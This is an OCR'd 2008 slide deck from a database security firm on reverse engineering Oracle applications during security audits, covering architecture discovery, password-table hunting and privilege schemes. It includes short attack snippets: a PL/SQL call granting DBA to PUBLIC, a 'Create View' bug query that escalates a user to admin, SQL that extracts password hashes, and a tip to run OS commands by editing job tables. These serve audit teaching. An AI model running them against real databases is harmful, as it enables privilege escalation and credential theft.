red database security

Reverse Engineering Database Applications

Alexander Kornbrust
14-Nov-2008

red database security

Introduction I

- Database Security is currently changing
- The (default) database installation is much more secure than 2 years ago
- Hacking newer databases is become more interesting
- Still ten thousands of unsecure DBs out there.
- Small amount of (public) exploits for the latest Oracle version (10.2.0.4, 11.1.0.7) if exotic components are not installed
- Many DBAs have started to harden databases (at least for new installations)

red database security

Introduction II

So the databases software itself is more secure.

But is the entire system in 2008 more secure than in 2006 ?

red database security

Introduction III

No !

red database security

Introduction

Sample from a security audit:

- Fully patched Oracle 10.2.0.4, minimal set of Oracle components installed, all security patches applied
  ➔ DBA did a good job
- Most database scanner would return "everything is fine"

But is it really secure?

No! By abusing a vulnerability in custom PLSQL code I found a way to become DBA:

- `exec dyn_plsql('begin grant dba to public; end;');`

red database security

Introduction

- Most of the custom / 3rd party databases applications (e.g. written in PLSQL or TSQL) are vulnerable *

Reason:

- No special secure development training for the development team
- No special tools for source code analysis (e.g. from fortify)
- No review process
- No security training for software architects

* Based on my experience

red database security

Database Audit Target is changing

Instead of looking for the common database issues like

- Missing patches
- Unsecure DB configuration settings
- Too many privileges

It is now necessary to understand & review the database application itself because most problems are hidden there.

red database security

Problems of reviewing a database

A deeper review of the database can become a problem because

- Documentation of the application is often
  - Not available
  - To weak (not enough details)
  - Too big (if produced from a large consultancy, 1000+ pages)
- Just a small budget for the review
- Nowadays DBAs are not responsible for the application itself, only for the RDBMS
- Security / Audit teams have often only a limited knowledge in databases

red database security

Reverse Engineering of the DB

To be independent from poor documentation, the best approach is to reverse engineer the database application

Comparing to RE of binary apps this is a low tech approach (but nethertheless quite successful)

2 main goals:

- Understand the architecture
- Understand the data model

red database security

1.Step: Understand the architecture

- Common DB architectures

Database independent

(e.g. J2EE application supporting various kind of DBs and AppSrv)

Database dependent

(e.g. using special features of the Database)

red database security

- The following examples are Oracle specific but other databases are quite similar and differ in the SQL statements

red database security

DB architecture – platform independent

- Architects / developers do not use Oracle specific features
- Poor configuration (due to the limited knowledge in Oracle, missing patches, …)
- Too many privileges (e.g. grant connect,dba to APP;)
- Re-Implementation of features which are already available in the database (e.g. job scheduling or auditing)

➔ Easier to understand for external auditors because only simple features / statements (Insert/Update/ Delete/Select) are used

➔ More time must be spend on application level

red database security

DB architecture – platform dependent

- Architects / developers are using Oracle specific features extensively
- Slightly better configuration (Developers are not interested in limited privileges)
- Often dedicated privilege concept

➔ Strong knowledge of Oracle needed

➔ More time must be spend on DB level

red database security

DB architecture

- The easiest way to find out, what type the application is using, just run a sql scripts which is checking the Oracle specific tables (WRH$_* and object tables)

red database security

Get overview of used objects

DESCRIPTION	COUNT
Maximum Number of CPUs	8
Maximum Number of Datafiles	107
Maximum Size of the Database (Bytes)	140789227520
Maximum Number of Concurrent Sessions seen in the database	63
Features [user/available]	24/86
User [open/total]	451/514
Tables [custom/total]	399/3830
Procedures [custom/total]	4521/39032
Java Classes [custom/total]	483/17639
Database Links [public/total]	0/0
Directories [total]	15/

red database security

Get overview of used objects

```
select 'Procedures [custom/total]' as description,
(select count(*) from dba_procedures where owner not in
('PUBLIC','BI','CTXSYS','DBSNMP','DMSYS','EXFSYS','HR','I
X','MDSYS','OE','OLAPSYS','ORDPLUGINS','ORDSYS','OUTLN','
PM','SCOTT','SH','SYS','SI_INFORMTN_SCHEMA','SYSMAN','SYS
TEM','TSMSYS','WMSYS','XDB','LBACSYS','ORAESB','ORAWSM','
WKSYS','WK_TEST','MOBILEADMIN','B2B','DCM','DISCOVERER5',
'DSGATEWAY','OCA','ODS','ORABPEL','ORASSO','OWF_MGR','POR
TAL','PORTAL_APP','UDDISYS','WCRSYS','WIRELESS','WKSYS','
WK_TEST','PORTAL_DEMO','ORASSO_DS','ORASSO_PA','ORASSO_PS
','EQSYS','EQ_TEST','FLOWS_040000','FLOWS_030100','FLOWS_
030000','FLOWS_FILES','ORACLE_OCM','DBUSER','INTERNET_APP
SERVER_REGISTRY','ODM','ODM_MTR','QS','QS_ADM','QS_CBADM'
,'QS_CS','QS_ES','QS_OS',
 'QS_WS','RMAN','SYSADM','XMLP','AURORA$JIS$UTILITY
$','OSE$HTTP$ADMIN'))||'/'||(select count(*) from
dba_procedures)
from dual
```

red database security

DB architecture

- The easiest way to find out, what type the application is using, just run a sql scripts which is checking the Oracle specific tables

NAME	TO_CHAR(DBID)	VERSION	FIRST_USAGE_DATE	LAST_USAGE_DATE	DETECTED_USAGES	AUX_COUNT	FEATURE_INFO
Automatic Segment Space Management (system)	972469792	10.2.0.4.0	2008.8.12 16:22:45	2008.10.7 23:48:5	9	98	(Segment Space Management: AUTO, TS Count: 98, Size
Automatic Segment Space Management (user)	972469792	10.2.0.4.0	2008.8.12 16:22:45	2008.10.7 23:48:5	9	0	
Automatic SQL Execution Memory	972469792	10.2.0.4.0	2008.8.12 16:22:45	2008.10.7 23:48:5	9	0	
Automatic Undo Management	972469792	10.2.0.4.0	2008.8.12 16:22:45	2008.10.7 23:48:5	9	1	(Retention: NOGUARANTEE, TS Count: 1, Size MB: 3475)
Client Identifier	972469792	10.2.0.4.0	2008.9.30 23:45:46	2008.10.7 23:48:5	2	0	
Character Set	972469792	10.2.0.4.0	2008.8.12 16:22:45	2008.10.7 23:48:5	9	0	WE8ISO8859P1

red database security

Get overview of used features

```
select name,to_char(dbid),version,
first_usage_date, last_usage_date, detected_usages,
aux_count, feature_info
from sys.wri$_dbu_feature_usage
where first_usage_date is not null
```

Understand the data model

red database security

Understand the data model

For this approach it does not matter if the application is database dependent or not. We try to understand what the application is doing

This can be done via

- Using tools
- Manual approach

red database security

Understand the data model - tools

- Special database tools like ERWin are able to generate an E/R-model from an existing database schema
- Depending of the size of the application this data model can be large & complex
- Disadvantage is the additional license which is needed and the time to generate and understand the data model

red database security

Understand the data model - manual

- Look & analyze the table names
- Look & analyze the column names
- Look & analyze the function/procedure/package/ names & content

red database security

User Management

- The first question should always the question for the user management of the application

Application Server	Named Oracle Accounts (common for special Oracle products like Forms and Discoverer)
Using a custom table with a column called password (e.g. select username,password from app.users)	Using the Oracle built-in user management (select username,password from dba_users)

red database security

Find the user table with password info

- It's normally easy to find the table(s) containing the users passwords
- The most common technique is to create a table USERS (or similar), containing a column called PASSWORD (or similar)

red database security

Find the user table with password info

```
SQL> select table_name,column_name from dba_tab_columns
where owner='OVS' and column_name like '%PASSW%';

TABLE_NAME                     COLUMN_NAME
------------------- --------------------------
OVS_VM_GEN_INFO                VM_PASSWORD
OVS_VM_GEN_INFO                VM_VNC_PASSWORD
OVS_SITE                       FTP_UPLOAD_PASSWORD
OVS_SITE                       FTP_DOWNLOAD_PASSWORD
OVS_USER                       PASSWORD
OVS_AGENT                      MASTER_PASSWORD
OVS_PARTNER                    PASSWORD
OVS_SERVER                     LOGIN_PASSWD
OVS_VM_VIEW                    OS_PASSWD
OVS_VM_VIEW                    AGT_PASSWD
```

red database security

Find the password in foreign languages

```
select owner,table_name,column_name
from dba_tab_columns
where ((
  upper(column_name) like '%PASSWORT%'
  or upper(column_name) like '%PASSWORD%'
  or upper(column_name) like 'PWD'
  or upper(column_name) like 'PASS'
  or upper(column_name) like 'MDP'
  or upper(column_name) like 'KODEORD'
  or upper(column_name) like 'PASSORD'
  or upper(column_name) like 'LOSENORD'
  or upper(column_name) like 'HASLO'
  or upper(column_name) like 'CLAVE'
  or upper(column_name) like '%SENHA%'
  or upper(column_name) like 'JELSZO'
  or upper(column_name) like 'SLAPTAZODIS'
  or upper(column_name) like 'LOZINKA'
  or upper(column_name) like 'HASLO'
  or upper(column_name) like 'WACHTWOORD'
...
  or upper(column_name) like 'CODVN' -- SAP
  or upper(column_name) like 'BCODE' -- SAP
  or upper(column_name) like 'PASSCODE' -- SAP
        ))
order by 1,2
```

red database security

Find additional password information

- Passwords are not the only available in user tables only. Often parameter tables and URLs are also containing (plaintext) passwords.
- To store passwords of parameters in databases tables, most developers prefer the usage of a parameter or value table

table app_param

Param	Value
Login_warning	This is a secure server...
smtp_password	really_good_pw2008
Default_protocol	HTTP
Account	Admin
pop3_password	pop3pw
Account	Adm
Color	yellow

red database security

Sample: Passwords in parameter tables

Oracle 11g

```
select a.additional_info,a.attr_tstamp, a.obj#
from sys.obj$ o,sys.scheduler$_global_attribute a
where o.obj#=a.obj#
and o.name='AGENT_REGISTRATION_PASSWORD'
```

Oracle OID (MD5)

```
select   a.attrvalue ssouser, substr(b.attrval,2,instr(b.attrval,'}')-2)
method, rawtohex(utl_encode.base64_decode
(utl_raw.cast_to_raw( substr(b.attrval,instr(b.attrval,'}')+1)))) hash
from ods.ct_cn a,ods.ds_attrstore b
where a.entryid=b.entryid
and lower(b.attrname) in
( 'userpassword','orclprpassword','orclgupassword','orclsslwalletpasswd',
'authpassword','orclpassword')
and substr(b.attrval,2,instr(b.attrval,'}')-2)='MD5'
order by method,ssouser
```

red database security

Find passwords in URLs

- URLs stored in the database are also containing (plaintext) passwords.

Table URL

name	type
http://scott:tiger@10.11.112.33/data/xml	url
https://remoteip.com/./hiddenlogon.asp?user=system+pass=!secret	url
ftp://guest:guest@/download/full/sw102.exe	url

- Sample: Oracle Workflow is using cleartext passwords in URLs

red database security

Find passwords in Audit/Log-Tables

- Log and/or Audit-Tables often contain password changes and/or incorrect password changes

Table URL

id	logdata	date
222	Change_pw('user1','mypw1')	11.11.2008
223	Create_user ('user77','start1234')	11.11.2008
224	Shutdown application	12.11.2008

- Sample: Oracle Data Vault is saving password hashes in the DVSYS audit tables

red database security

Passwords encryption

- Passwords are normally stored in the database in 3 different ways
  - Cleartext
  - Encrypted
  - Hashed

red database security

Passwords encryption (Cleartext)

- Cleartext password can be typically found in
  - old applications (older than 5 years)
  - Parameter/value tables
  - URLs

red database security

Passwords encryption (Encrypted)

- Encrypted password can be typically found
  - If a reconnect to other systems is necessary (e.g. data retrieval)

In the database world there is often 2 custom functions called encrypt and decrypt. Even without the knowledge of the encryption algorithm it is possible to decrypt passwords using the decryption function

Sample:

```
select username, decrypt(password) from table1
```

red database security

Passwords encryption (Hashed) - I

- Hashed password can be typically found in
  - Webapplication

- In most cases (unsalted) MD5 is used. Since 2007 some applications started using salt

- Sample:
  Oracle APEX (since 3.x) is using salted MD5 Hashes via a trigger.
  MD5(password || securitygroup || username)
  MD5('alex0admin')

red database security

Passwords encryption (Hashed) - II


- By looking at the on-insert/on-update trigger and/or the hashing function it is possible to find out, how the salt is used
- If the password hash is generated at the application level, length of the hash & rainbow tables are quite useful to identify the hashing algorithm.
- The new dictionary bases rainbow tables can detect a lot of common hashing techniques

```
MD5(pw)
MD5(MD5(pw))
MD5(pw||'admin')
MD5('admin'||pw)
...
```

red database security

Dictionary based Rainbow Tables

This is a new concept of precalculating password hashed based on dictionary files together with permutations. For a special user name (e.g. SYSTEM) or algorithm (like MD5) all password combinations ($2^{\wedge 34}$) are precalculated (computation time approx. 2 days). Looking up is much faster.



red database security

Password Cracking via Graphic Card

Modern graphic cards from NVIDIA and AMD/ATI are using up to 800 processors to compute graphic effects. This processing power can be used to break passwords with an incredible speed.

End of 2007 the average speed for cracking MD5 password hashes on an average PC was approx. 5 Mill pw/s.

End of 2008 an average PC (with a newer graphic card like GeForce GTX 280) can calculate up to 900 Mill pw/s. Using Triple-SLI it is possible to achieve even 1.6 Billion pw/s.

red database security

Password Cracking (MD5) via Graphic Card

Length	cs		cs		cs	
4	26	0.01 s	37	0.01 s	62	0.03 s
5	26	0.02 s	37	0.08 s	62	1 s
6	26	0.3 s	37	3 s	62	1.1 min
7	26	10 s	37	2 min	62	1.1 h
8	26	4 min	37	70 min	62	3 d
9	26	1.8 h	37	43 h	62	187 d
10	26	47 h	37	67 d	62	31 yrs

BarsWF X64 + CUDA support, 850,000,000 hashes/second
QuadCore 2.4 GHz + GeForce GTX280 XT
http://3.14.by/en/md5

red database security

Sample: Passwords in Oracle products

How many tables of the following Oracle products are containing password information?

DB, EBS, OID, OIM, SES, Lite, OVS, IFS

red database security

Sample: Passwords in Oracle products

>115 different tables !

Often set during the installation...

red database security

Sample: Passwords in common Oracle products

sys.scheduler$_job, sysman.mgmt_bcn_txn_http, sysman.MBMT_RCVCAT_CRED, sysman.mgmt_rcvcat_config, sysman.mgmt_ob_admin_hosts, ods.ds_bkpattrstore, ods.P1_DS_ATTRSTORE, ods.ct_cn, ods.ods_chg_log , ods.DS_BATTRSTORE, WKSYS.WK$_PORTAL, wksys.wk$_sysinfo, owf_mgr.fnd_dm_product_function_syntax, owf_mgr.fnd_svc_comp_params_b, dsgateway.portal_properties, eqsys.eq$_data_source_param, eqsys.EQ$_DATA_SOURCE_VAL, eqsys.EQ$_HTTPAUTH, eqsys.EQ $_PORTAL, eqsys.EQ$_SYSINFO, eqsys.EQ$CRAWLER_CONFIG, MOBILEADMIN.CEQ$USERS, mobileadmin.dm$all_providers, mobileadmin.users, mobileadmin.c$etc_passwd, sysadm.pho, sysadm.usr, sysadm.rgs, sysadm.UD_CTUSERS, sysadm.UD_DBAPP, sysadm.UD_IPLUSER, sysadm.UD_OID_USR, dbuser.tbl_users, sys.user_history$, sys.link$, sys.user$, WKSYS.WK$_HTTPAUTH, wireless.panamauser, wireless.studio_domains, b2b.tip_party_rt, b2b.tip_party_t, b2b.tip_party_t_aud, b2b.tip_transportserver_rt, b2b.tip_transportserver_t , b2b.tip_transportserver_t_aud, orasso.wwsec_person$, orasso.wwsso_psex_user_info$, portal.opc_subscribers, dsgateway.sbtdeliveryrule , portal.wwctx_proxy$, portal.wwutl_ctx_tx_proxy$, wcrsys.wwwcp_browse_url$, orawsm.users, sysman.mgmt_bam_data_hubs, sysman.mgmt_bam_isession_datasource, sysman.mgmt_sec_info, sysman.mgmt_url_proxy, sys.scheduler $_credential, sysman.mgmt_ob_admin_hosts, sysman.mgmt_prov_assignment, sysman.mgmt_test_prop, sysman.mgmt_url_proxy, flows_030000.wwv_mig_access, flows_030100.wwv_flow_fnd_user, sysman.mgmt_view_user_credentials, sysman.mgmt_credentials2, ams.ams_imp_list_headers_all, apps.ams_imp_list_headers_vl, apps.ecx_tp_details_v, apps.icx_por_item_sources_vl, apps.icx_po_user_details_v, apps.jg_zz_sys_formats_all_b_dfv, apps.pos_po_user_details_v, ap.ap_transmissions_setup, az.az_instances, ecx.ecx_doclogs, ecx.ecx_hub_users, ecx.ecx_tp_details, icx.icx_por_item_sources, icx.icx_failures, icx.por_employee_loader_values, hr.irc_pending_data, applsys.fnd_oracle_userid, applsys.fnd_user, ifssys $cm.ifscredentialmanager, wireless.pv_panama_user, b2b.tip_party_ra , ifssys$cm.ifscredentialmanager, sysman.mgmt_view_user_credentials, sysman.mgmt_aru_credentials, orasso.wwsso_sso_user, orasso.wwsso_appuserinfo_t, orasso.wwsso_appuserinfo$, wf.ecx_doclogs, consolidator.c$etc_passwd, sys.scheduler$_global_attribute, ovs.ovs_user, ovs.ovs_partner, ovs.ovs_site, ovs.ovs_agent, ovs.ovs_vm_gen_info, ovs.ovs_server, ovs.ovs_vm_gen_info, …

red database security

Privileges

- Many database independent applications are implementing their own privilege system.
- A tables contains a list, what user have what privileges on a database.
- By updating such a table it is possible to get additional privileges
- The Oracle-"Create View"-Bug can help if privileges are missing

red database security

Privileges

USER	PRIVILEGE
Admin	Admin
P1111	Callcenter
P1224	Callcenter
P3342	Supervisor

red database security

Create View Bug

- By using the following bug it is possible to insert/ update/delete without having the right privileges.
- Oracle is fighting since 2 years with this issue and is fixing issues from time to time. Last patch from April 2008
- Sample: - with readonly privileges only

```
create view hackpriv as
select * from privileges
where user in (select user from
privileges)

update hackpriv
set privilege='admin'
where user='P1111'
```

red database security

Job / Scheduling Systems

- Many really old and/or database independent applications are implementing their own job scheduling system.
- An external application is reading commands from table and executes theses commands on the operating system
- This can be a really simple way to escape from the OS. Just update the table containing the executable and wait...

red database security

Job / Scheduling Systems

ID	Program	Frequency
1	ls –a > /tmp/test	0
2	lpt –p test.prn	1
33	Runbatch.sh	0,1,2
44	Runnightly.sh	0,1,2,3,4,5,6

red database security

Database Grep

- To search for data inside the database my colleague wrote a script called dbgrep.sql. This PLSQL program is using search strings / regular expressions to look in every (suitable) table.
- This can be a way to search information like URLs, CC numbers, path entries in a large amount of tables.
- In most cases a manual check can be sufficient.

http://www.red-database-security.com/software/dbgrep.sql

Contact

Red-Database-Security GmbH
Bliesstraße 16
66538 Neunkirchen
Germany

Phone: `+49 - 174 - 98 78 118`
Fax: `+49 - 6821 - 91 27 354`
E-Mail: `info at red-database-security.com`